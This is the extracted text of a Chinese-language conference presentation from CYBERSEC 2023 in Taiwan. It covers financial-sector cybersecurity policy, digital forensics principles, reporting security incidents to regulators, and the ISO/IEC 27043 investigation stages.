

CYBERSEC 2023
臺灣資安大會

5/9 - 5/11
臺北南港展覽二館

**BRING
SECURITY
TO**

FINSEC Forum

通往金融網路安全之事件反應和數位鑑識路徑

高大宇 教授/博士

永豐銀行資訊安全處 副總經理/副處長
台灣資安主管聯盟 副會長

大綱

1. 金融網路安全
2. 數位鑑識
3. 資安事件反應
4. 案例分析
5. 結語

1. 金融網路安全

金融資安行動方案1.0->2.0

願景

追求安全便利不中斷的金融服務

目標

- 建立業者重視資安的組織文化
- 提升業者資安治理能力與水準
- 確保系統持續營運與資料安全

推動策略

強化資安監理

深化資安治理

精實金融韌性

發揮資安聯防

具體措施

1. 型塑金融機構重視資安的組織文化
2. 完備資安規範
3. 強化資安監理職能
4. 加強金融資安檢查

1. 加強資安管理
2. 強化資安監控
3. 加強資安人才培育

1. 增進營運持續管理量能
2. 加強資安演練
3. 建構資料保全避風港

1. 資安情資分享與合作
2. 建立金融資安事件應變體系
3. 建立金融資安事件監控體系

精進措施

1. 擴大資安長設置
2. 定期召開資安長聯繫會議
3. 建立網路身分驗證與業務風險對照
4. 強化第三方服務提供者風險評估與管理

1. 推動導入國際資安管理標準
2. 推動資安監控機制及鼓勵有效性評估
3. 鼓勵配置多元資安人才，提升攻防演訓量能
4. 鼓勵零信任網路部署

1. 鼓勵對外服務之營運持續演練
2. 辦理資安實兵攻防及重大事件情境演練
3. 強化資料保全機制

1. 強化資安情資關聯分析及情資分享動能
2. 規劃重大資安事件支援演訓，建立虛擬指揮應變體系
3. 提升聯防SOC協同運作效能

2. 數位鑑識

追查嫌犯的稽核紀錄四要件

編號	要件	理由	目標
1	來源網址 (IP addresses)	追查來源電腦帳號 或電話號碼	鎖定涉案嫌犯的 犯罪行為
2	時間戳記(timestamp)		
3	數位動作 (digital action)	檢查犯罪構成要件 的該當或合致	
4	系統訊息 (system response)		

數位證據的特性

格式多樣性

- 數位資料存於各種電腦儲存媒體
- 聲音檔、影像檔、文字檔或其他格式檔案

資料發散性

- 網際網路網網相連，數位紀錄散置全世界
- 執法機關跨國合作，7天24小時熱線合作。

難辨真實性

- 數位記錄容易修改、複製或刪除
- 不易證明數位資料的來源真實性。

證據動態性

- 數位資料易變動，加深調查困難度。
- 特殊知識(專業)、技術(工具)與能力(訓練)。

關係連結性

- 常缺充分、完整的軌跡、紀錄、線索。
- 將特定人事時地物資料交叉驗證/比對(Cross-reference)，放在一起(Put it all together)
- 輔以時間(Temporal)、功能(Functional)或關聯性(Relational)分析，找前後脈絡，還原(重建)事件原貌

3.資安事件反應

(1) 三道防線-內外部問責制度的差異分析

犯罪預防

內部
詐欺舞弊
理專十誡

外部
洗錢風險

人員差異

內部業務人員
(職員、實習生)

外部人員
(客戶、廠商)

情資分享

具私密性
資訊交流不足

眾多指導文件
可疑交易行的
為監控態樣

程序防弊

熟悉內部程序
規避相關規範

透過程序規範
有效防制

(2) 資安事件通報主管機關

資安事件通報性質 1

勒索病毒、個人資料或財務資料被洩漏，可能會影響個人隱私或金融安全。如含敏感資料，具更高的通報必要性。

應通報門檻程度 2

應律定通報門檻程度，如機密性、完整性及可用性(營運中斷期間)。

通報時機與方式 3

通報主管機關的時機與方式，依據當地法律與規定進行判斷。

法律責任 4

某些國家，企業須在一定時間內報告相關情況。未及時通報，可能面臨法律責任或罰責。

獲得專業協助與指導 5

可進一步調查與追蹤，有助提高事件處理效率與準確性。

例外管理 6

若未達通報門檻，依企業自身資安政策，內部處理及調查，降低類似復發風險。

(3) 數位鑑識：類別-現場調查與實驗室鑑識

數位鑑識類別

First Responder

Online Examination

Volatile Data

Network-based Activity

United Kingdom

現場調查

Lab Analysis

Offline Examination

Nonvolatile Data

Host-based Status

USA

實驗室鑑識

(3) 數位鑑識：警察觀點-數位證據的處理準則

數位證據的處理準則

1. 不得修改電腦內容

保持現場原始狀態

2. 某些狀況存取原件

有能者解釋動作意涵

3. 確立方法保留紀錄


相同程序相同結果

4. 遵守法律規範原則

承辦人擔負全責


(3) 數位鑑識：軍事觀點-數位分類鑑識

Technical Witness vs. Expert Witness




**Digital Triage Forebasics
Preventing Lab Backlog**

2010



DO NOT Work on the Original Evidence



**Current Digital Forebasic Processing
Causing and increasing Backlog at the Lab Level**

■ FIGURE 1 Processing pyramid.

(3)數位鑑識：ISO/IEC 27043:2015資安事件調查原則與程序

階段程序
Process Class

準備就緒
Readiness
Processes

計畫
Plan

準備
Prepare

活動
Activity

啟始程序
Initialization
Processes

反應
Respond

獲取程序
Acquisitive
Processes

識別
Identify

蒐集
Collect

獲取
Acquire

保存
Preserve

調查程序
Investigative
Processes

了解
Understand

報告
Report

